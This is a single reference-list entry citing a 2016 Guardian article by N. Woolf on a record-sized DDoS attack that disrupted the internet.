- Woolf N (2016) DDoS attack that disrupted internet was largest of its kind in history, experts say, The Guardian